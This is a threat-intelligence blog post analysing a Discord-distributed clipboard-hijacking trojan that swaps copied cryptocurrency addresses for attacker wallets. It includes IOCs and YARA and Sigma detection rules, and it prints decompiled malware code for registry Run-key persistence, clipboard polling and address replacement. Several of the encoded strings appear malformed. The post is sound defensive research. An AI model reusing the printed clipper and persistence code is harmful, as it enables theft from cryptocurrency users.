

HUMINT Operations Uncover Cryptojacking Campaign: Discord-Based Distribution of Clipboard Hijacking Malware Targeting Cryptocurrency Communities

 cloudsek.com/blog/humint-operations-uncover-cryptojacking-campaign-discord-based-distribution-of-clipboard-hijacking-malware-targeting-cryptocurrency-communities

Akash Kannan

January 15, 2026



[Table of Content](#)

[Subscribe to CloudSEK Resources](#)

Get the latest industry news, threats and resources.

Executive Summary

Through extensive Human Intelligence (HUMINT) operations conducted in December 2025, CloudSEK's STRIKE team uncovered a sophisticated cryptocurrency theft operation orchestrated by the threat actor operating under the alias "**RedLineCyber**". The actor masquerades as an affiliate of "**RedLine Solutions**," deliberately leveraging the notoriety of the well-known RedLine infostealer family to establish false credibility within underground communities.

The operation centers around a malicious executable named "**Pro.exe**" (also distributed as "peeek.exe"), identified as a Python-based clipboard hijacking trojan designed specifically for silent cryptocurrency theft. Unlike traditional infostealers that collect broad system data, this malware employs a highly targeted approach: ***it continuously monitors the Windows clipboard for cryptocurrency wallet addresses and performs real-time substitution with attacker-controlled addresses at the precise moment users attempt to paste them during transactions.***

Key Findings

- **Attack Vector:** The threat actor exploits trust relationships within Discord communities focused on gaming, gambling, and cryptocurrency streaming. Distribution occurs through direct social engineering, where the actor cultivates relationships with potential victims, particularly cryptocurrency streamers and influencers, over extended periods before introducing the malicious payload as a "security tool" or "streaming utility".
- **Technical Sophistication:** Despite its effective design, the malware demonstrates moderate technical complexity. It is packaged as a PyInstaller executable containing obfuscated Python bytecode, uses base64-encoded regular expressions for wallet detection, and implements basic persistence through Windows Registry Run keys. The malware's narrow operational focus, clipboard monitoring without network communication or data exfiltration, allows it to maintain a low detection profile.
- **Targeted Demographics:** Analysis of the distribution channels reveals deliberate targeting of cryptocurrency streamers, casino gaming communities, and users who frequently handle digital asset transactions during live broadcasts.
- **Financial Impact:** Blockchain analysis of the attacker-controlled wallet addresses embedded in the malware reveals successful compromise and financial theft from multiple victims. The actor maintains separate wallets for six major cryptocurrencies (Bitcoin, Ethereum, Solana, Dogecoin, Litecoin, and Tron), indicating a diversified theft operation designed to capture transactions across multiple blockchain networks.

Threat Intelligence Collection and Attribution

HUMINT Operations and Initial Contact Establishment

During routine monitoring of underground threat actor activities in mid-December 2025, CloudSEK's HUMINT operatives identified an individual self-identifying as an affiliate of "**RedLine Solutions**" operating within Discord-based cryptocurrency and gaming communities. The actor initiated contact through multiple Discord servers, positioning themselves as a developer of security and utility tools for cryptocurrency streamers.

The actor shared the malicious executable "**Pro.exe**" directly through Telegram and asked to frame it as if it were a clipboard protection tool designed to prevent accidental cryptocurrency address errors during live streaming sessions. The actor provided specific instructions for distribution, including a curated list of Discord server invitations targeting gaming, gambling, and streaming communities where potential victims congregate.

Redline Solutions



Redline Solutions

15:26



Pro.exe

7.8 MB

Hmmmm

15:26

Spread this 😊

15:26

Target Community Mapping

Intelligence gathering revealed eight primary Discord communities actively targeted by the threat actor:

Discord Server	Community Focus	Attack Surface	Threat Classification
discord.gg/pkle	General gaming	Social engineering / Malware distribution	High-value streaming community
discord.gg/watchgamestv	Crypto streaming platforms	Phishing (Streaming tools)	Primary target demographic
discord.gg/syztmztv	Gaming broadcasts	Phishing (Utility software)	Primary target demographic
discord.gg/QKuNQRbT	Mixed gaming community	General spam / Reconnaissance	Opportunistic targeting
discord.gg/xposed	Gaming leaks / Data sharing	Credential harvesting	Secondary data collection
discord.gg/lootbox	Gambling / Loot systems	Financial scams / Asset theft	High-value transactional users
discord.gg/thedoctor	Roleplay / Modding	Mod/Plugin trojanization	Technical users
discord.gg/QkT8TPjRC	Unverified community	Reconnaissance / Spam	Testing distribution channels

This targeting pattern demonstrates the actor's strategic focus on communities where cryptocurrency transactions occur frequently and where users may be more susceptible to social engineering due to the fast-paced nature of streaming and gambling activities.

Threat Actor Profile and Attribution

- **Alias:** RedLineCyber
- **Operational Persona:** RedLine Solutions (False flag operation)
- **Geographic Indicators:** Unknown (operational security maintained)
- **Activity Timeline:** Active since at least October 2025
- **Monetization Model:** Direct cryptocurrency theft + credential brokerage

Open-source intelligence (OSINT) correlation identified the RedLineCyber actor advertising stolen credentials on the BreachStars marketplace in October 2025, offering over 4,200 LinkedIn login credentials harvested from users in the United States, United Kingdom, Australia, and New Zealand. This parallel activity suggests a diversified criminal operation combining real-time cryptocurrency theft with traditional credential theft and resale.

The actor's choice to impersonate "RedLine Solutions" mimicking the notorious RedLine Stealer malware family, serves multiple strategic purposes:

- Establishes immediate credibility within underground communities familiar with RedLine
- Creates confusion during analysis and attribution efforts
- Allows the actor to benefit from the reputation of a more sophisticated malware family
- Reduces initial suspicion when distributing the payload to technically knowledgeable targets

However, technical analysis confirms this malware is not a variant of the legitimate RedLine Stealer family. The authentic RedLine malware is written in C# (.NET), features extensive information-stealing capabilities, and operates with command-and-control infrastructure. In contrast, RedLineCyber's malware is Python-based, lacks network communication, and focuses exclusively on clipboard manipulation.

Technical Analysis and Malware Reverse Engineering

Sample Acquisition and Initial Assessment

Primary Sample Information:

- **Filename:** Pro.exe (alternate distribution: peeeek.exe)
- **File Size:** ~7.8 MB
- **SHA-256:** 0d6e83e240e41013a5ab6dfd847c689447755e8b162215866d7390c793694dc6
- **Detection Rate:** 34/69 antivirus vendors (VirusTotal)
- **Primary Classification:** Trojan.ClipBanker / Trojan-Banker.Win32.ClipBanker

Static Analysis: PyInstaller Structure Identification

Initial examination using standard string extraction utilities revealed distinctive artifacts indicating PyInstaller packaging:

```
Failed to get _MEIPASS as PyObject.  
_MEIPASS  
Failed to unmarshal code object for module %s!  
Module object for %s is NULL!  
_pyinstaller_pyz  
PYZ archive entry not found in the TOC!  
%U?%llu  
Failed to format PYZ archive path and offset  
Failed to store path to PYZ archive into sys.%s!
```

These indicators confirmed the executable is a single-file **PyInstaller** bundle embedding a complete Python runtime environment and compiled bytecode. PyInstaller is a legitimate tool commonly used to package Python applications for distribution on systems without Python installed, but it is frequently abused by malware authors due to its ability to obfuscate Python source code and bundle dependencies.

- **Python Version:** 3.13 (recent release, indicating active development)
- **Encoding Techniques:** Base64-encoded strings containing regex patterns and configuration data
- **Persistence Indicators:** Windows Registry key references for autostart functionality
- **Clipboard API References:** win32clipboard function imports

Unpacking and Decompilation Process

Stage 1: PyInstaller Archive Extraction

Using the [pyinstxtractor.py](#) tool, the research team extracted the embedded PyInstaller archive, yielding approximately 100 individual components:

Component Category	Key Files	Purpose
Core Payload	clipboard_guard_obfuscated.pyc	Primary malicious logic
PyInstaller Runtime	bootstrap.py, importers.py, ctypes.py	Environment initialization
Windows API Bindings	api-ms-win-core-*.dll	System API access
Python Standard Library	base_library.zip	Embedded Python modules
Crypto Libraries	libcrypto-3.dll.pyc	OpenSSL bindings (unused in this build)

Stage 2: Bytecode Deobfuscation

The extracted clipboard_guard_obfuscated.pyc file underwent decompilation using the [pychaos.io](#) deobfuscation service. This process converted the obfuscated Python bytecode back into readable source code, revealing the complete operational logic of the malware.

Analysis prioritized files with suspicious naming patterns while excluding benign standard library modules (e.g., calendar.pyc, email.pyc) and PyInstaller infrastructure components.

Malware Behavioral Analysis

Phase 1: Initialization and Persistence Establishment

Upon execution, the malware performs the following initialization sequence:

1. Startup Logging: Creates log entry: "CryptoClipboardGuard Started."
2. Directory Creation: Establishes %APPDATA%\CryptoClipboardGuard\ if not present
3. Registry Persistence: Writes autostart entry to Windows Registry:
 1. **Key:** HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 2. **Value Name:** CryptoClipboardGuard
 3. **Value Data:** Full path to malware executable

```
def add_to_startup():
    try:
        exe_path = os.path.abspath(__file__)
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, b64decode('U29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu'), 0, winreg.KEY_SET_VALUE)
        winreg.SetValueEx(key, b64decode('Q3J5cHRvQ2xpcGJvYXJkR3VhcmQ='), 0, winreg.REG_SZ, exe_path)
        winreg.CloseKey(key)
        return None
    except:
        return None
```

This persistence mechanism ensures the malware automatically executes on every system startup, maintaining continuous clipboard monitoring without requiring user interaction.

Phase 2: Continuous Clipboard Monitoring

The malware enters an infinite loop implementing the following monitoring cycle:

Loop every 300 milliseconds:

- Open clipboard (win32clipboard.OpenClipboard())
- Read current clipboard content (GetClipboardData(CF_TEXT))
- Decode clipboard data (UTF-8) & Compare with previous clipboard state
- If content changed: Proceed to detection phase

```
def monitor_clipboard():
    global last_text
    log_message(b64decode('Q3J5cHRvQ2xpcGJvYXJkIEd1YXJkIHN0YXJ0ZWQ='))
    add_to_startup()
    while True:
        text = get_clipboard_text()
        if text and text != last_text:
            last_text = text
            if is_crypto_address(text):
                company_addr = get_company_address(text)
                if company_addr:
                    set_clipboard_text(company_addr)
                    last_text = company_addr
                    log_message(f'''Replaced crypto address: {text} -> {company_addr}''')
            time.sleep(0.3)
```

The 300-millisecond polling interval (approximately 3 checks per second) provides near-real-time detection while maintaining low CPU utilization to avoid detection through performance monitoring.

Phase 3: Cryptocurrency Address Detection

When new clipboard content is detected, the malware applies base64-encoded regular expressions to identify cryptocurrency wallet addresses. The malware supports six cryptocurrency formats

Cryptocurrency	Address Pattern	Example Attacker Wallet
Bitcoin (BTC)	bc1[a-zA-Z0-9]{39,59}	bc1qz7jvkt7ex47x2nqm5mzkpaetff6sxmr75uyez
Ethereum (ETH)	0x[a-fA-F0-9]{40}	0x43726m3E8C97d8A9F0cdE1B1ad77A63E1c2Ef41c
Solana (SOL)	[1-9A-HJ-NP-Za-km-z]{32,44}	EDEQ72ExGfXMTENKHA1TsezvWMA8xKzgKgQtNP1E1at
Dogecoin (DOGE)	D[5-9A-HJ-NP-U][1-9A-HJ-NP-Za-km-z]{32}	D634A6aAXMYT7KYqZPXFMoajKHVLgetk
Litecoin (LTC)	ltc1[a-zA-Z0-9]{39,59}	ltc1qq7a80tz3geqx32nfgng0uc2cv6l3l48vyqwem
Tron (TRX)	T[A-Za-z1-9]{33}	TZ1p3c9ydQzSTWXVMT9vfrchCpiwEBCX

The use of base64 encoding for regex patterns serves as a basic obfuscation technique to complicate static analysis and reduce signature-based detection.

```
def b64decode(s):
    return base64.b64decode(s).decode()

COMPANY_BTC = b64decode('YmMxcXptN2p2a3Q3eHY0N3gybnFtN216a3BhZXRmZjZzeG1yNzV1eWV6')
COMPANY_ETH = b64decode('MHg0MzcyNm0zRThD0TdK0EE5RjBjZEUxQjFhZDc3QTYzRTFjMkVmNDFj')
COMPANY_SOL = b64decode('RURFUTcyRXhHZLhNTlRFTktIQTFUc2V6dldnQTh4S3pnS2dRdE5QMUUxYXQ=')
COMPANY_DOGE = b64decode('RDYzNEE2YWFFeE1YVDdLWXLxwLBYRk1vaktIVkxnZXRr')
COMPANY_LTC = b64decode('bHRjMXFfN2E4MHR6M2dLcXgzMmZuZmduMHVjMmN2NmZbDQ4dnLxd2Vt')
COMPANY_TRX = b64decode('VFoxcDNjOXlkUXpTVFdYVkl1YVHU5dmZyY2hDcG13RUNCWAA=')
btc_pattern = re.compile(b64decode('XlsxYS1rbUEtSEotTLAtWjEtOV17MjUsMzR9JHxeYmMxw2FjLWhqLW5wLXowMi05XXsz0Sw10X0k'))
eth_pattern = re.compile(b64decode('XjB4W2EtZkEtRjAtOV17NDB9JA=='))
sol_pattern = re.compile(b64decode('XlsxLTlBLUhKLU5QLVphLWttLXpdezMyLDQ0fSQ='))
doge_pattern = re.compile(b64decode('Xkr7MX1bNS05Q51ISi10UC1VXXsxfVsxLTlBLUhKLU5QLVphLWttLXpdezMyfSQ='))
ltc_pattern = re.compile(b64decode('XltMTTndW2EtZ20tQ51ISi10UC1aLE5XXsyNiWzM30kfH5sdGMxw2FjLWhqLW5wLXowMi05XXsz0X0k'))
trx_pattern = re.compile(b64decode('XlRbMS05Q51ISi10UC1aYS1rbS16XXszM30k'))
```

Phase 4: Clipboard Hijacking and Logging

Upon successful wallet address detection, the malware executes the substitution attack:

1. **Address Replacement:** Overwrites clipboard with corresponding attacker-controlled wallet address
2. **Clipboard Update:** Uses `win32clipboard.SetClipboardText()` to modify clipboard content
3. **Activity Logging:** Appends transaction to `%APPDATA%\CryptoClipboardGuard\activity.log`:

[YYYY-MM-DD HH:MM:SS] Replaced crypto address: [original_victim_address] -> [attacker_address]

This logging mechanism serves multiple purposes:

- Allows the threat actor to track successful infections

- Provides attribution data for compromised victims
- Enables the actor to monitor theft effectiveness and transaction volumes
- Creates forensic evidence that can be recovered during incident response

Evasion Techniques and Anti-Detection Mechanisms

The malware implements several characteristics that reduce its detection profile:

- 1. No Network Communication:** Unlike traditional malware, this clipper operates entirely offline with no command-and-control (C2) infrastructure. This eliminates network-based detection vectors and reduces the malware's overall footprint in security logs.
- 2. Minimal System Footprint:** The malware's focused functionality results in extremely low CPU and memory utilization. During normal operation, it consumes minimal system resources, making it unlikely to trigger performance-based security alerts.
- 3. No GUI or User Interaction:** The malware operates silently in the background without displaying windows, dialogs, or notifications. Victims remain completely unaware of its presence until financial theft occurs.
- 4. Targeted Operation Window:** The malware specifically targets the narrow window between when a user copies a cryptocurrency address and when they paste it into a transaction field. This timing makes manual detection nearly impossible during normal operations.
- 5. False Branding Strategy:** By masquerading as "RedLine," the malware benefits from misattribution. Security teams may incorrectly classify it as a variant of the well-documented RedLine Stealer family, potentially applying inappropriate detection rules or underestimating its specific capabilities.

Indicators of Compromise (IOCs)

File & Hash Indicators

Indicator Type	Value	Context
SHA-256	0d6e83e240e41013a5ab6dfd847c689447755e8b162215866d7390c793694dc6	Primary sample (Pro.exe/peeek.exe)
SHA-256	d011068781cfba0955258505dbe7e5c7d3d0b955e7f7640d2f1019d425278087	Related ClipBanker variant observed in the wild
File Path	%APPDATA%\CryptoClipboardGuard\activity.log	Clipboard swap activity log with timestamps
Directory	%APPDATA%\CryptoClipboardGuard\	Persistence directory created by malware

Registry-Based Indicators

Location	Key/Value	Description
HKCU\Software\Microsoft\Windows\CurrentVersion\Run	CryptoClipboardGuard	Autostart persistence mechanism

Behavioral Indicators

Indicator Type	Description	Detection Method
API Calls	win32clipboard.OpenClipboard, GetClipboardData, SetClipboardText	EDR behavioral monitoring
Polling Pattern	300 ms continuous clipboard polling	Process monitoring - API call frequency analysis
Registry Operations	winreg module usage for persistence	Registry monitoring tools
Pattern Matching	re.compile(regex) and base64 decoding operations	Memory analysis - String extraction

Network Indicators

Note: This malware variant operates without network connectivity. No C2 infrastructure, DNS queries, or external communications were observed during analysis.

Cryptocurrency Wallet Indicators

Critical: Block these wallet addresses at the organizational level where possible

Cryptocurrency	Attacker-Controlled Wallet Address
Bitcoin (BTC)	bc1qz7jvkt7ex47x2nqm5mzkpaetff6sxmr75uyez
Ethereum (ETH)	0x43726m3E8C97d8A9F0cdE1B1ad77A63E1c2Ef41c
Solana (SOL)	EDEQ72ExGfXMTENKHA1TsezvWMA8xKzgKgQtNP1E1at
Dogecoin (DOGE)	D634A6aAXMYT7KYqZPXFMoajKHVLgetk
Litecoin (LTC)	ltc1qq7a80tz3geqx32nfgng0uc2cv6l3l48vyqwem
Tron (TRX)	TZ1p3c9ydQzSTWXVMYT9vfrchCpiwEBCX

Classification Across Security Vendors

Multiple antivirus engines classify this malware family under various naming conventions:

- **Generic Classifications:** Trojan.ClipBanker, Trojan-Banker.Win32.ClipBanker
- **Alibaba:** Trojan.PSW.Win32.Coins.75e4c0cf
- **Avira:** TR/AVA.Agent.vfeja
- **CrowdStrike:** win/malicious_confidence_100%
- **Kaspersky:** Trojan-Banker.Win32.ClipBanker
- **BitDefender:** Trojan.ClipBanker

MITRE ATT&CK Framework Mapping

Understanding the adversary's tactics, techniques, and procedures through the MITRE ATT&CK framework enables security teams to implement targeted detection and prevention strategies.

Tactic	Technique ID	Technique Name	Implementation Details
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Discord-based social engineering in crypto/gaming communities; malware distributed as "streaming tool"
Execution	T1204.002	User Execution: Malicious File	Victims manually execute the EXE believing it provides cryptocurrency protection functionality
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys	HKCU\Software\Microsoft\Windows\CurrentVersion\Run "CryptoClipboardGuard" entry ensures execution on system startup
Collection	T1115	Clipboard Data	Continuous 300ms polling of clipboard via win32clipboard API; captures cryptocurrency addresses via regex patterns for BTC, ETH, SOL, DOGE, LTC, TRX
Impact	T1565.001	Data Manipulation: Stored Data Manipulation	Real-time replacement of clipboard contents with attacker-controlled wallet addresses during transaction attempts

Detection and Hunting Opportunities

Based on the identified TTPs, security teams can implement the following detection strategies:

1. Registry Monitoring (T1547.001):

- Monitor for new Registry Run key additions:
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run*
- Filter: Unexpected executable paths, especially in %APPDATA%

2. Clipboard API Monitoring (T1115):

- Monitor for processes making repeated calls to:
 - OpenClipboard()
 - GetClipboardData()
 - SetClipboardText()
- High-frequency polling (multiple times per second) indicates potential clipper activity

3. Process Behavior Analysis:

Identify processes exhibiting:

- Persistent clipboard monitoring without legitimate UI
- Creation of logging directories in %APPDATA%
- Regex compilation patterns matching cryptocurrency address formats

Detection Rules and Hunting Queries

YARA Rule for PyInstaller-Based Clippers:

```
rule ClipBanker_PyInstaller_CryptoGuard
{
    meta:
        description = "Detects clipboard hijacking malware packaged with PyInstaller"
        author = "CloudSEK STRIKE"
        reference = "Internal Report: RedLineCyber Campaign"

    strings:
        $pyinstaller1 = "PyInstaller" ascii
        $pyinstaller2 = "Could not load PyInstaller's embedded PKG archive" ascii
        $clipboard1 = "OpenClipboard" ascii
        $clipboard2 = "GetClipboardData" ascii
        $clipboard3 = "SetClipboardText" ascii
        $crypto1 = "bc1q" ascii
        $crypto2 = "0x" ascii
        $persistence = "CryptoClipboardGuard" ascii

    condition:
        uint16(0) == 0x5A4D and
        filesize < 10MB and
        2 of ($pyinstaller*) and
        2 of ($clipboard*) and
        1 of ($crypto*) and
        $persistence
}
```

Sigma Rule for Registry Persistence Detection:

```
title: Cryptocurrency Clipper Registry Persistence
id: a8c9f3d2-1b4e-4a6c-9d7e-2f3b4c5a6d7e
status: high
description: Detects registry Run key modifications associated with clipboard hijacking malware
references:
    - Internal CloudSEK STRIKE Investigation
author: CloudSEK STRIKE
date: 2026/01/07
logsource:
    category: registry_set
    product: windows
detection:
    selection:
        TargetObject|contains: '\Software\Microsoft\Windows\CurrentVersion\Run\'
        Details|contains:
            - 'CryptoClipboardGuard'
            - '%APPDATA%\CryptoClipboardGuard\'
    condition: selection
falsepositives:
    - Legitimate clipboard management software
level: high
tags:
    - attack.persistence
    - attack.t1547.001
```

Future Threat Predictions

Based on this analysis, CloudSEK's Threat Intel assesses with moderate confidence that:


- Clipboard hijacking malware targeting cryptocurrency users will continue proliferating due to low technical barriers and high profitability
- Social engineering through gaming and streaming communities will remain a primary distribution vector
- Threat actors will increasingly adopt false flag tactics, mimicking established malware families to complicate attribution and analysis
- The absence of C2 infrastructure in malware designs will become more common as actors prioritize evasion over advanced capabilities

Organizations operating in cryptocurrency, gaming, and streaming sectors should prioritize defense-in-depth strategies combining technical controls, user education, and threat intelligence integration to effectively mitigate this evolving threat landscape

References

- https://en.wikipedia.org/wiki/Intelligence_source_and_information_reliability
- https://en.wikipedia.org/wiki/Traffic_Light_Protocol
- <https://www.bleepingcomputer.com/news/security/new-clipboard-hijacker-replaces-crypto-wallet-addresses-with-lookalikes/>
- <https://dailysecurityreview.com/security-spotlight/massjacker-malware-clipboard-hijacking-malware-targets-778000-cryptowallets/>
- <https://www.darkreading.com/application-security/clipminer-malware-actors-steal-17-million-clipboard-hijacking>

Appendix



Snapshot of the TA information on the CloudSEK Threat Intel Platform



Irshad Ahamed

Regional Security Consultant - SEA